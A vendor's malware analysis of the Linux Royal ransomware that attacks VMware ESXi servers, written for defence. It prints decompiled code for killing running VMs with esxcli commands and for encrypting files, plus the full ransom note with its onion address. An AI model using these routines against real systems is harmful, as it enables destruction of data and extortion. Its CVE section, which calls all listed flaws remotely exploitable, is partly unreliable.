Quick Heal

Warning: Linux Royal Ransomware Targets VMware ESXi

Safeguard Your Virtual Environment

◆ Author: Akshay Gaikwad

Quick Heal

Introduction

Ransomware attacks have seen a steady rise over the past years, and experts predict that this trend will continue to extend to its variations and frequency as well. In this analysis we will delve into the workings of Royal Ransomware, and explain how it can easily put ESXi servers under siege.

About

Royal Ransomware is a type of malicious software that encrypts files on a victim's computer or server and demands a ransom payment in exchange for the decryption key. In recent news, it has been reported that Royal Ransomware has expanded its attacks by targeting Linux ESXi servers as well.

ESXi is a type of hypervisor used by many businesses to run virtual machines. By targeting ESXi servers, the attackers can potentially access and encrypt data from multiple virtual machines all at once, causing significant disruption and potential loss of data.

Quick Heal

Royal Ransomware Attack

The attack on ESXi servers is particularly concerning as it suggests that the attackers are now capable of targeting critical infrastructure and systems, beyond traditional Windows-based endpoints. At the same time, it also highlights the importance of securing all types of endpoints, including virtual machines and servers, and implementing strong security measures to prevent these types of attacks.

The attack on Linux ESXi servers by Royal Ransomware can happen through various methods, including exploitation of software vulnerabilities or operating systems, phishing emails, social engineering, or through other means of unauthorized access. Therefore, the success of these attacks is mainly due to several critical vulnerabilities in VMware ESXi servers that were easily exploited by attackers.

The most critical vulnerabilities in VMware ESXi servers that have been exploited by attackers are:

CVE-2021-21985:

The vSphere Client (HTML5) contains a remote code execution vulnerability due to lack of input validation in the Virtual SAN Health Check plug-in which is enabled by default in vCenter Server.

CVE-2021-21986:

The vSphere Client (HTML5) contains a vulnerability in a vSphere authentication mechanism for the Virtual SAN Health Check, Site Recovery, vSphere Lifecycle Manager, and VMware Cloud Director Availability plug-ins.

CVE-2021-21987:

VMware Workstation (16.x prior to 16.1.2) and Horizon Client for Windows (5.x prior to 5.5.2) contain out-of-bounds read vulnerability in the Cortado ThinPrint component (TTC Parser).

CVE-2021-21988:

VMware Workstation (16.x prior to 16.1.2) and Horizon Client for Windows (5.x prior to 5.5.2) contain out-of-bounds read vulnerability in the Cortado ThinPrint component (JPEG2000 Parser).

All these vulnerabilities can also be exploited remotely by an unauthenticated attacker, and once exploited, allows the attacker to gain access to the entire vSphere infrastructure. VMware has released patches for these vulnerabilities, and it is recommended that organizations apply these patches as soon as possible to prevent attacks on their VMware ESXi servers. Additionally, organizations should also ensure that they have proper backups in place to recover from a ransomware attack if one does occur.

Technical Analysis:

Before analyzing the sample let's look at the overall attack chain of Royal Ransomware.




Fig-1. Attack chain of Royal Ransomware.

The analysis of the malware sample in a static environment reveals that the file is a 64-bit ELF binary compiled using GCC, as illustrated in the figure.




Fig-2. Malicious ELF file info in Die tool.

The ransomware, upon being executed, first tests its encryption capabilities on the victim's machine by calling the test encrypt function. This function encrypts the string "test" and verifies whether the encryption process was successful. If the test encryption fails, the ransomware will terminate itself. This preliminary step is intended to ensure that the ransomware is functioning correctly before it proceeds with encrypting the actual files on the target system.file

```
v8 = ImportKey(keybytes);
if ( v8 )
{
  v9 = "test";
  memset(&v5, 0, 0x200uLL);
  v10 = RSA_public_encrypt(4LL, (__int64)"test", (__int64)&v5, v8);
  if ( v10 == 512 )
  {
    puts("RSA_PKCS1_OAEP_PADDING - OK");
    result = 1LL;
  }
  else
  {
    getOpenSSLError();
    v3 = std::string::c_str((std::string *)&v6);
    printf("RSA_PKCS1_OAEP_PADDING - FAILED %s\n", v3);
    std::string::~string((std::string *)&v6);
    result = 0LL;
  }
```

Fig-3. Test encryption function.

In the figure below, one can observe the necessary command-line arguments that must be supplied along with the ransomware binary to commence with the encryption of files on the victim's machine.

Argument	Description
-id	32-byte unique identifier used by the ransomware
-ep	Sets the number of threads to be created
-stopvm	Stops any virtual machines currently running on the ESXi server
-vmonly	Only encrypt virtual machines
-fork	For creation of fork process
-logs	Display logs of encrypted files

```
for ( i = 0; i < v5; ++i )
{
  if ( !strcmp(argv[i], "-id") )
  {
    src = (char *)argv[++i];
    strncpy(dest, src, 0x20uLL);
  }
  else if ( !strcmp(argv[i], "-ep") )
  {
    LODWORD(v15) = atoi(argv[++i]);
    if ( (signed int)v15 <= 0 || (signed int)v15 > 100 )
      LODWORD(v15) = 50;
  }
  else if ( !strcmp(argv[i], "-stopvm") )
  {
    stop_vm();
  }
  else if ( strcmp(argv[i], "-vmonly") )
  {
    if ( !strcmp(argv[i], "-fork") )
    {
      v17 = 1;
    }
    else
    {
      v4 = (logs *)argv[i];
      if ( !strcmp((const char *)v4, "-logs") )
        logs::init(v4);
    }
  }
}
```

Fig-4. Command-line arguments for ransomware

After this, stop_vm() function is responsible for stopping the VMs running on the infected machine.

Initially, the function forks a new process and executes a command to list all running processes on the system using the esxcli vm process list command.

```
void stop_vm(void)
{
  char v0; // [rsp+0h] [rbp-5D0h]
  char dest; // [rsp+400h] [rbp-1D0h]
  char s; // [rsp+500h] [rbp-D0h]
  size_t size; // [rsp+530h] [rbp-A0h]
  __pid_t v4; // [rsp+598h] [rbp-38h]
  int fd; // [rsp+59Ch] [rbp-34h]
  void *ptr; // [rsp+5A0h] [rbp-30h]
  char *haystack; // [rsp+5A8h] [rbp-28h]
  char *v8; // [rsp+5B0h] [rbp-20h]
  int v9; // [rsp+5BCh] [rbp-14h]

  v4 = fork();
  if ( !v4 )
  {
    execlp("/bin/sh", "/bin/sh", "-c", "esxcli vm process list > list", 0LL);
    exit(0);
```

Fig-5. List all running processes.

Once the process list is obtained, the function iterates through it and kills any processes with a "World ID" associated with them, effectively stopping any virtual machines that are running.

```
while ( 1 )
{
  haystack = strstr(haystack, "World ID: ");
  if ( haystack == 0LL )
    break;
  haystack += 10;
  v8 = strstr(haystack, "\n");
  v9 = (_DWORD)v8 - (_DWORD)haystack;
  memset(&dest, 0, 0x100uLL);
  memcpy(&dest, haystack, v9);
  memset(&v0, 0, 0x400uLL);
  sprintf(&v0, "esxcli vm process kill --type=hard --world-id=%s", &dest);
  v4 = fork();
  if ( !v4 )
  {
    execlp("/bin/sh", "/bin/sh", "-c", &v0, 0LL);
    exit(0);
  }
  wait(0LL);
}
```

Fig-6. Kills VM processes.

For the ransomware to function properly, it requires a unique identifier known as the -id argument. This identifier must consist of precisely 32 characters; otherwise, the ransomware will not execute, as demonstrated below.

```
if ( strlen(dest) != 32 )
{
  puts("-id: id must be 32 characters");
  return 0;
}
```

Fig-7. " -id "argument (Unique identifier) length check.

```
__int64 __fastcall drop_ransomnote(const std::string *a1)
{
  const char *v1; // rax
  __int64 v2; // rax
  char v4; // [rsp+10h] [rbp-20h]
  FILE *stream; // [rsp+18h] [rbp-18h]

  std::operator+<char,std::char_traits<char>,std::allocator<char>>((std::string *)&v4, a1, "/readme");
  v1 = (const char *)std::string::c_str((std::string *)&v4);
  stream = fopen(v1, "w+");
  if ( stream )
  {
    v2 = std::string::c_str((std::string *)&g_id);
    fprintf(stream, g_ransom_note, v2);
    fclose(stream);
  }
  return std::string::~string((std::string *)&v4);
}
```

Fig-9. Drops ransom note function.

The search_files() function also has a mechanism to exclude certain files and file extensions from being encrypted.

```
if ( v13->d_type == 4 )
{
  v3 = v13->d_name;
  std::operator+<char,std::char_traits<char>,std::allocator<char>>((std::string *)&v9, a1, "/");
  std::operator+<char,std::char_traits<char>,std::allocator<char>>(
    (std::string *)&v8,
    (const std::string *)&v9,
    v3);
  search_files((std::string *)&v8);
  std::string::~string((std::string *)&v8);
  std::string::~string((std::string *)&v9);
}
else if ( v13->d_type == 8
       && !strstr(v13->d_name, ".royal_u")
       && !strstr(v13->d_name, ".royal_w")
       && !strstr(v13->d_name, ".sf")
       && !strstr(v13->d_name, ".v00")
       && !strstr(v13->d_name, ".b00")
       && !strstr(v13->d_name, "royal_log_")
       && strcmp(v13->d_name, "readme") )
```

Fig-10. exclude certain files.

After that it is calling the ImportKey() function that takes an argument which represents a RSA public key in PEM format.

```
__int64 __fastcall ImportKey(const char *a1)
{
  __int64 v1; // rax
  unsigned int v3; // eax
  __int64 v4; // ST28_8
  __int64 v5; // [rsp+18h] [rbp-18h]

  v1 = BIO_s_mem();
  v5 = BIO_new(v1);
  if ( !v5 )
    return 0LL;
  v3 = strlen(a1);
  BIO_write(v5, a1, v3);
  v4 = PEM_read_bio_RSAPublicKey(v5, 0LL, 0LL, 0LL);
  BIO_free(v5);
  return v4;
}
```

Fig-11. Creates RSA public key in PEM format.

Encryption Algorithm:

The Royal Ransomware encrypts a file using the AES encryption algorithm with a 256-bit key. The file is first encrypted using RSA encryption with a 48-byte key, and then AES encryption is applied to the contents of the file. The AES encryption is performed using Cipher Block Chaining (CBC) mode. The code also resizes the file to a multiple of 16 bytes, adds padding to the file to ensure that the total length is a multiple of 16 bytes, and then performs the encryption. The code uses various functions like gen_random(), RSA_public_encrypt(), resize_file(), calculate (), AES_set_encrypt_key(), AES_cbc_encrypt(), read_all(), and write_all() to perform these operations.

```
if ( !gen_random((unsigned __int8 *)&src, 0x20uLL) )
  return 0LL;
if ( !gen_random((unsigned __int8 *)&s, 0x10uLL) )
  return 0LL;
memcpy(&dest, &src, 0x20uLL);
memcpy(&v13, &s, 0x10uLL);
v21 = RSA_public_encrypt(48LL, &dest, &dest, v10, 4LL);
if ( v21 == 512 )
{
  v18 = v9;
  v9 = chROUNDUP<long,int>(v9, 16LL);
  if ( !resize_file(fd, v18) )
  {
    result = 0LL;
  }
  else
  {
    v22 = 0;
    v17 = 0LL;
    offset = 0LL;
    if ( v9 > (signed __int64)&loc_500848 && *(_QWORD *)v8 != 100LL )
    {
      v22 = 10;
      calculate(v9, v8[0], &v17, &offset);
    }
    else
    {
      v22 = 1;
      v17 = v9;
      *(_QWORD *)v8 = 100LL;
    }
    AES_set_encrypt_key(&src, 256LL, &v14);
    for ( i = 0; i < v22; ++i )
    {
      v24 = 0LL;
      v25 = 0LL;
```

Fig-12. Encryption Algorithm functions.

The encrypted files are given the file extension "royal_u" and a ransom note is deposited into the directory by the Royal ransomware.





Fig-13. Encryted files and readme.

Displayed below is the ransom message, which instructs victims to visit a TOR website and follow the provided steps to access their encrypted information.



```
Hello!

        If you are reading this, it means that your system were hit by Royal ransomware.
        Please contact us via :
        http://royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid.onion/

In the meantime, let us explain this case.It may seem complicated, but it is not
Most likely what happened was that you decided to save some money on your security infrastructure.
Alas, as a result your critical data was not only encrypted but also copied from your systems on a secure server.
From there it can be published online.Then anyone on the internet from darknet criminals, ACLU journalists, Chinese
government(different names for the same thing), and even your employees will be able to see your internal documentation:
personal data, HR reviews, internal lawsuitsand complains, financial reports, accounting, intellectual property, and
more!

        Fortunately we got you covered!

Royal offers you a unique deal.For a modest royalty(got it ? got it ?) for our pentesting services we will not only
provide you with an amazing risk mitigation service, covering you from reputational, legal, financial, regulatory, and
insurance risks, but will also provide you with a security review for your systems.
To put it simply, your files will be decrypted, your data restoredand kept confidential, and your systems will remain
secure.

        Try Royal today and enter the new era of data security!`
        We are looking to hearing from you soon!
```

Fig-14. Ransom Note

The victims are asked to share their email addresses and submit any questions they may have on the TOR website to receive further assistance by the Threat Actors.




Fig-15. Royal Ransomware TOR Website.

Quick Heal Protection

Quick heal security labs has been actively hunting for these types of ELF files to ensure that all Quick Heal customers are protected with the detection name **“ELF.RoyalRansom.A”.**

Conclusion:

The emerging threat of the Linux version of Royal Ransomware targeting VMware ESXi servers is a clear indication that cyber attackers are now becoming even more sophisticated with their techniques. This new strain of ransomware specifically targets virtual machines, which are critical components of many organizations' IT infrastructures. Therefore, it is crucial for organizations to take proactive steps to protect their systems against such attacks, and to ensure that their software and security systems are up to date.
To safeguard their systems, we recommend regular patches, implementation of strong access controls, frequent backups and securely stored offsite.

As cyber threats continue to evolve and advance, it is essential that organizations remain vigilant and stay abreast of the latest security trends and secure all systems against potential attacks.

IOCs:

Malicious ELF Files:

b57e5f0c857e807a03770feb4d3aa254d2c4c8c8d9e08687796be30e2093286c

b64acb7dcc968b9a3a4909e3fddc2e116408c50079bba7678e85fee82995b0f4

URL:

http[:]//royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid[.]onion

Quick Heal Technologies Ltd.
Marvel Edge, Office No. 7010 C & D, 7th Floor, Viman Nagar, Pune,
Maharashtra, India - 411014.
Phone: 1800 212 7377 | info@quickheal.co.in | www.quickheal.com